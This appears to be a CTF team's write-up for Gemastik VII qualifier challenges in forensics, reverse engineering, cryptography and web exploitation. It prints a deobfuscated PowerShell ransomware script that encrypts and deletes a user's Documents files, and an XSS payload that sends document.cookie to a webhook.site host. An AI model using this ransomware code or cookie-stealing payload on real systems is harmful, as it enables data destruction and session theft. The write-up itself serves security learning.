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Forensics

Forensics/Baby Structured


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
Forensics/Ruze

(I use FTKImager to mount the image, use autopsy for analysis). Found encrypted pdf file, there are other two but its a video, so i think this is the flag

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Found .bat containing base64 encoded strings, decode it we will get some script that will encrypt the data



Deobfuscated by ChatGPT

```
function Encrypt-File {  
    param (  
        [string]$inputFilePath,  
        [string]$outputFilePath,  
        [string]$encryptionKey,  
        [string]$initializationVector
```

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```
)

# Convert the key and IV to byte arrays
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($encryptionKey)
$ivBytes =
[System.Text.Encoding]::UTF8.GetBytes($initializationVector)

# Validate key and IV lengths
if ($keyBytes.Length -ne 16 -and $keyBytes.Length -ne 24 -and
$keyBytes.Length -ne 32) {
    throw "ERROR: Invalid key length."
}
if ($ivBytes.Length -ne 16) {
    throw "ERROR: Invalid IV length."
}

# Create AES encryptor
$aes = New-Object "System.Security.Cryptography.AesManaged"
$aes.Key = $keyBytes
$aes.IV = $ivBytes
$aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

# Read the input file bytes
$fileBytes = [System.IO.File]::ReadAllBytes($inputFilePath)

# Encrypt the file bytes
$encryptor = $aes.CreateEncryptor()
$encryptedBytes = $encryptor.TransformFinalBlock($fileBytes, 0,
$fileBytes.Length)

# Combine IV and encrypted data
[byte[]]$finalBytes = $aes.IV + $encryptedBytes

# Write the encrypted bytes to the output file
[System.IO.File]::WriteAllBytes($outputFilePath, $finalBytes)

# Clean up
$aes.Dispose()
Write-Output "Encrypted file: $outputFilePath"
```


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```
Remove-Item -Path $inputFilePath
}

# Define paths
$documentsPath = "C:\Users\$Env:UserName\Documents"
$encryptedFilesPath =
"C:\Users\$Env:UserName\AppData\Local\Microsoft\Garage"

# Create the directory for encrypted files if it doesn't exist
if (-not (Test-Path -Path $encryptedFilesPath)) {
    New-Item -Path $encryptedFilesPath -ItemType Directory -ErrorAction
Stop
}

# Get the encryption key and IV from the registry
$registryPath = "HKCU:\Software\Microsoft\Windows
NT\CurrentVersion\02e7a9afbb77"
$encryptionKey = (Get-ItemProperty -Path $registryPath -Name
"59e2beee1b06")."59e2beee1b06"
$initializationVector = (Get-ItemProperty -Path $registryPath -Name
"076a2843f321")."076a2843f321"

# Encrypt each file in the Documents folder
Get-ChildItem -Path $documentsPath -File | ForEach-Object {
    $inputFilePath = $_.FullName
    $outputFilePath = Join-Path -Path $encryptedFilesPath -ChildPath
$_.Name
    Encrypt-File -inputFilePath $inputFilePath -outputFilePath
$outputFilePath -encryptionKey $encryptionKey -initializationVector
$initializationVector
}

Write-Output "All files encrypted."
```

Notice that the key and IV Stored in here: \$registryPath = "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77"

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Metadata

Name: 02e7a9afb77

Number of subkeys: 0

Number of values: 2

Modification Time: 2024-07-20 10:31:54 GMT+00:00

Name	Type	Value
59e2beee1b...	REG_S...	ea0aaa5d53ddfe1
076a2843f321	REG_S...	15ccfc351be2d69c

But if you read the hex of the encrypted file, you will see the iv is appended at the beginning of the file (just as the script tells us). So clean it. And decrypt it using the key and IV. I use Cyberchef bcs of skill issues at scripting.

Recipe

AES Decrypt

Key: ea0aaa5d53d... UTF8

IV: 15ccfc351be... UTF8

Mode: CBC

Input: Raw

Output: Raw

STEP

BAKE!

Auto Bake

Input

File details

Name: secreettttt_credentiall_confidentall_mooddd_boossteerrrr.pdf

Size: 92,256 bytes

Output

%PDF-1.7

1 0 obj

<</Type/Catalog/Pages 2 0 R/Lang(en) /StructTreeRoot 14 0 R/MarkInfo<<Marked true>>/Metadata 28 0 R/ViewerPreferences 29 0 R>>

endobj

2 0 obj

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endobj

3 0 obj

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


gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

Reverse Engineering

Reverse Engineering/Baby P-Code

There is a macro (very common in forensics chall), enable edit, view macros



Use Olevba and dump it

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```
' EndIfBlock
' Line #10:
' EndSub
' Line #11:
' Line #12:
' FuncDefn (Sub Workbook_Open())
' Line #13:
' ArgsCall checkflag 0x0000
' Line #14:
' EndSub
_VBA_PROJECT_CUR/VBA/Sheet1 - 1091 bytes
+-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|AutoExec  |Workbook_Open|Runs when the Excel Workbook is opened
|Suspicious|Chr           |May attempt to obfuscate specific strings
|           |(use option --deobf to deobfuscate)
|Suspicious|VBA Stomping  |VBA Stomping was detected: the VBA source
|           |              |code and P-code are different, this may have
|           |              |been used to hide malicious code
+-----+-----+-----+
VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues

(jons@01-20-jonathans) ~/ctf/gemastik/gemastik-vii-quals/pcode
$ olevba gemastik.xls > macros.txt
```

```
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
' FuncDefn (Private Sub checkflag())
' Line #1:
' Dim
' VarDefn targetString (As String)
' Line #2:
' Dim
' VarDefn checkString (As String)
' Line #3:
' Line #4:
' LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
' LitDI2 0x0067
' ArgsLd Chr 0x0001
' LitDI2 0x0065
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0061
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0073
' ArgsLd Chr 0x0001
' Concat
```

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```
' LitDI2 0x0074
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0069
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006B
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x007B
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0031
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0034
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0073
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0074
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0030
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0070
```

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```
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0065
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0064
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x005F
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x0068
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x006D
' ArgsLd Chr 0x0001
' Concat
' LitDI2 0x007D
' ArgsLd Chr 0x0001
' Concat
' St targetString
' Line #5:
' LitStr 0x0002 "A1"
' ArgsLd Range 0x0001
' MemLd Value
```

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```
' Ld targetString
' Eq
' IfBlock
' Line #6:
' LitStr 0x0008 "Correct!"
' ArgsCall MsgBox 0x0001
' Line #7:
' ElseBlock
' Line #8:
' LitStr 0x000A "Incorrect!"
' ArgsCall MsgBox 0x0001
' Line #9:
' EndIfBlock
' Line #10:
' EndSub
' Line #11:
' Line #12:
' FuncDefn (Sub Workbook_Open())
' Line #13:
' ArgsCall checkflag 0x0000
' Line #14:
' EndSub
```

solv.py

```
ascii_val = [
    0x0067, 0x0065, 0x006D, 0x0061, 0x0073, 0x0074, 0x0069, 0x006B,
    0x007B, 0x0031, 0x005F, 0x0034, 0x006D, 0x005F, 0x0073, 0x0074,
    0x0030, 0x006D, 0x0070, 0x0065, 0x0064, 0x005F, 0x005F, 0x005F,
    0x005F, 0x0068, 0x006D, 0x006D, 0x006D, 0x007D
]

flag = ''.join(chr(value) for value in ascii_val)
print(flag)

[Running] python -u "c:\Jonathan\CTFS\Gemastik\Quals\pcode\dec.py"
gemastik{l_4m_st0mped____hmmm}
```

Cryptography

Cryptography/Baby AES

Diberikan program yang menggunakan skema enkripsi Advanced Encryption Standard-Cipher Block Chaining. Tetapi pada fungsi encrypt, program menggunakan cipher.decrypt dan bukan cipher.encrypt

```
#!/usr/local/bin/python

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

def encrypt(key, pt):
    cipher = AES.new(key, AES.MODE_CBC)
    ct = cipher.decrypt(pad(pt, 16))
    return cipher.iv + ct

print(f'Welcome to the AES CBC Machine')
print(f'Give me some input, and I will encrypt it for you')

with open('flag.txt', 'rb') as f:
    flag = f.read().strip()
assert len(flag) == 67

key = os.urandom(16)
out = encrypt(key, flag)
print(f'This is the example of the encryption result: {out.hex()}')
while True:
    msg = bytes.fromhex(input('Give me your message: '))
    print(f'Encryption result: {encrypt(key, msg).hex()}')
```

Untuk mendecrypt ciphertext, kita bisa memanfaatkan skema Advanced Encryption Standard-Cipher Block Chaining dengan cara mengencrypt suffix ("Zz"}, ini didapatkan dengan cara membruteforce suffixnya) dan melakukan xor hasil enkripsi tersebut dengan Initialization Vector dan last block dari ciphertext. Hasil xor ini memberi kita last block plaintext. Potong last block dari ciphertext dan ulangi proses ini sampai kita bisa merecover plaintextnya. Berikut solvernya:

```
#!/usr/bin/python3

from pwn import *
import string
from itertools import product

host, port = "nc ctf.gemastik.id 10004".split(" ")[1:3]
```


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```
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a: io.recvuntil(a, drop=True)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c: a.rjust(b, c)
lj = lambda a, b, c: a.ljust(b, c)
d = lambda a: a.decode('latin-1')
e = lambda a: a.encode('latin-1')
cl = lambda: io.close()
rlf = lambda: io.recvline(keepends=False)
bfh = lambda a: bytes.fromhex(d(a))

def encrypt(pt):
    sla(b": ", e(pt.hex()))
    rud(b": ")
    res = bfh(rud(b'\n'))
    return res[:16], res[16:]

dct = string.ascii_letters + string.digits + "_{}"
rud(b"u")
rl()
rud(b": ")
m = rud(b'\n')
m = bfh(m)
iv, ct = m[:16], m[16:]
pt = ""
x = "Zz" # bruteforced suffix
x += "}"
iv, enc = encrypt(e(x))
enc = d(xor(enc, iv, ct[-16:]))
pt = enc + x
```

```
ct = ct[:-16]
while ct:
    m = pt[:16]
    iv, enc = encrypt(e(m))
    r = xor(enc, iv, ct[-16:][:16])
    pt = d(r) + pt
    ct = ct[:-16]

print(pt[-67:])
```

```
itoid /Cryptography/Baby AES
{>>>
>>> ./solve.py
[+] Opening connection to ctf.gemastik.id on port 10004: Done
gemastik{i_am_so_sorry_coz_it_should_be_encrypt_not_decrypt_bZzZZz}
[*] Closed connection to ctf.gemastik.id port 10004
itoid /Cryptography/Baby AES
{>>>
>>>
```

Web Exploitation


Web Exploitation/Karbit

DOMPurify XSS, base64 encoded inject after '#'. If you use ">" it will trigger the blocker. Also this, So, maybe use `?

```
<p id=onerror=window.location.href=`https://webhook.site/cce2b7c3-6d45-4e0a-a4d0-fca98977795f?`+document.cookie//>
```

<http://proxy/#PHAgawQ9b25lcnJvcj13aW5kb3cubG9jYXRpb24uaHJIZj1gaHR0cHM6Ly93ZWJ ob29rLnNpdGUvY2NlMm13YzMtNmQ0NS00ZTBhLWE0ZDAtZmNhOTg5Nzc3OTV mP2ArZG9j dW1lbnQuY29va2llLy8+>


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Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

Web Exploitation/Baby XSS

Try alert and it directly worked. So yeah, just regular XSS



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Size	0 bytes
Time	0.000 sec
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Query strings

flag gemastik{s3lamat_anda_m3ndap4tkaXSS}

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